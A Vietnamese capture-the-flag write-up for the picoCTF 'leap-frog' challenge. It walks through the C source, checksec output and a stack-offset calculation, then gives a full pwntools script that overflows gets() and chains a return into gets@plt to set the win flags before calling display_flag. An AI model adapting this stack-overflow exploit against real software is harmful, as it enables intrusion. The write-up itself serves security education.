Leaf-frog write up

Dịch ngược
- main
- vuln
- display_flag
- leapA
- leap3
- leap2

Tìm hướng giải
Debug
- checksec

Exploit code:

Dịch ngược

đặc điểm của pico là không càn dịch ngược vì nó có source sẵn, khoẻ re.

main

```
int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);

  // Set the gid to the effective gid
  // this prevents /bin/sh from dropping the privileges
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  vuln();
}
```

Trong hàm main thì ta thấy chương trình chỉ gọi vuln()

vuln

```
void vuln() {
  char buf[16];
```

```
  printf("Enter your input> ");
  return gets(buf);
}
```

Trong vuln thì ta thấy rằng, chương trình khởi tạo 1 chuỗi char có 16 size là 16. Sau đó cho nhập vào bằng hàm GETS.

Hàm gets( ) này làm cho chúng ta có cơ hội khai thác lỗ hổng Stack overflow, vì nó không kiểm tra sô´lương kí tự nhập vào, dẫn đến việc nêú chúng ta nhập > 16 kí tự thì biến buf nằm trên stack sẽ bị tràn.

Nhưng lúc này ta chưa đọc hết code nên chưa biết sẽ lợi dụng nó vào việc gì.

display_flag

```
void display_flag() {
  char flag[FLAG_SIZE];
  FILE *file;
  file = fopen("flag.txt", "r");
  if (file == NULL) {
    printf("'flag.txt' missing in the current directory!\n");
    exit(0);
  }

  fgets(flag, sizeof(flag), file);

  if (win1 && win2 && win3) {
    printf("%s", flag);
    return;
  }
  else if (win1 || win3) {
    printf("Nice Try! You're Getting There!\n");
  }
  else {
    printf("You won't get the flag that easy..\n");
  }
}
```

Hàm này là hàm show flag, nhưng để in ra được flag thì nó win1=win2=win3=true. Vậy ta xem thử làm cách nào cho 3 biến này = true.

Ban đầu 3 biến này được khởi tạo giá trị là false.

```
bool win1 = false;
bool win2 = false;
bool win3 = false;
```

leapA

```
void leapA() {
  win1 = true;
}
```

Hàm này chỉ đơn giản là gán giá trị của win1 là true. Vậy là ta đã giải quyết được 1 vấn đề ở trên, là win1 = true.

leap3

```
void leap3() {
  if (win1 && !win1) {
    win3 = true;
  }
  else {
    printf("Nope. Try a little bit harder.\n");
  }
}
```

Hàm này cho phép chúng ta gán win3 = true, nhưng phải thoả mãn điều kiện là (true&&false == true) điều này là không thể nào rồi, làm sao true && false == true được. Chắc phải có vấn đề gì đó ở đây.

leap2

```
void leap2(unsigned int arg_check) {
  if (win3 && arg_check == 0xDEADBEEF) {
    win2 = true;
  }
  else if (win3) {
    printf("Wrong Argument. Try Again.\n");
  }
```

```
  else {
    printf("Nope. Try a little bit harder.\n");
  }
}
```

Hàm này cho phép chúng ta gán win2 = true, nhưng phải thoả mãn điều kiện là win3==true và arg_check = 0xDEADBEEF. Tức ta phải gọi hàm này sau khi win3 = true mới được.

Tìm hướng giải

Theo những đoạn code trên thì ta phải làm lần lượt là

win1=true → win3=true → win2=true→ flag

leapA → leap3 → leap2 → display_flag

Ta đã có hàm vuln() bị lỗi stack overflow, nên ta có thể lợi dụng lỗi này để xây dựng những instruction giả overwrite return address để gọi hàm theo mong muốn của ta.


Debug

checksec

```
[*] '/home/tuan/Documents/PICO_rewriteup/rop'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```


Bài này no canary và no pie , quá thuận lợi cho chúng ta rồi, nhưng nó not execute nên chúng ta không thể ret2shellcode được. Nhưng có thể ret2rop. Tên bài đã gợi ý cho chúng ta, build nhưng đoạn rop.

Đây là đoạn gets() trong hàm vuln() , nó sẽ cho chúng ta nhập vào địa chỉ 0xffffd560, giả sử mình nhập: "lethanhtuan"



Lúc đó stack sẽ như thế´ này, dễ dàng thấy giá trị mà chúng ta vừa nhập vào.

Mình tính khoảng cách từ eax đến ebp+4 là bao nhiêu bytes để overflow. Thì ở đây tính ra là 0x1c.



```
Mình dự định sẽ tạo 1 đoạn rop sao cho nó kiểu như vày
ret
leapA
ret
pop <thanh ghi x>
win3 // đưa win3 vào thanh ghi x
mov x, 0x$$$ ( giá trị bất kì khác 0 )
ret
leap2
ret
display_flag
```

Đây là dự định của mình , nhưng mà đến lúc tìm những cái rop cho phù hợp thì thực sự là nó khác răc rối. cho nên mình bỏ, làm cách khác cho rồi. Thế´ là mình xem lại có gì sử dụng được không?

Mình thấy:

```
win1 = 0x0804A03D
win2 = 0x0804A03E
win3 = 0x0804A03F
```

Địa chỉ win1, win2, win3 nằm gần nhau. Và mình có gets_plt , vậy là mình nghĩ ra rằng mình sẽ xây dựng ret to gets và nhận tham sô´ là địa chỉ win1, để nó ghi giá trị vào win1.

Khi đó stack sẽ trong thế´ này:

```
ebp+4          gets_plt
               display_flag
               win1
```

Như vậy sau khi hàm vuln thực thi xong nó sẽ gọi hàm gets(win1) và ghi 4 bytes vào win1, rồi return về hàm

display_flag.

Exploit code:

```
from pwn import *

win1 = 0x0804A03D
win2 = 0x0804A03E
win3 = 0x0804A03F

s = process("./rop")
raw_input('debug')

plt_get = 0x8048430
display_flag = 0x80486b3

payload  = 'a'*0x1c
payload += p32(plt_get)
payload += p32(display_flag)
payload += p32(win1)

s.sendlineafter("Enter your input> ",payload)
s.sendline('\x01'*4)
s.interactive()
s.close()
```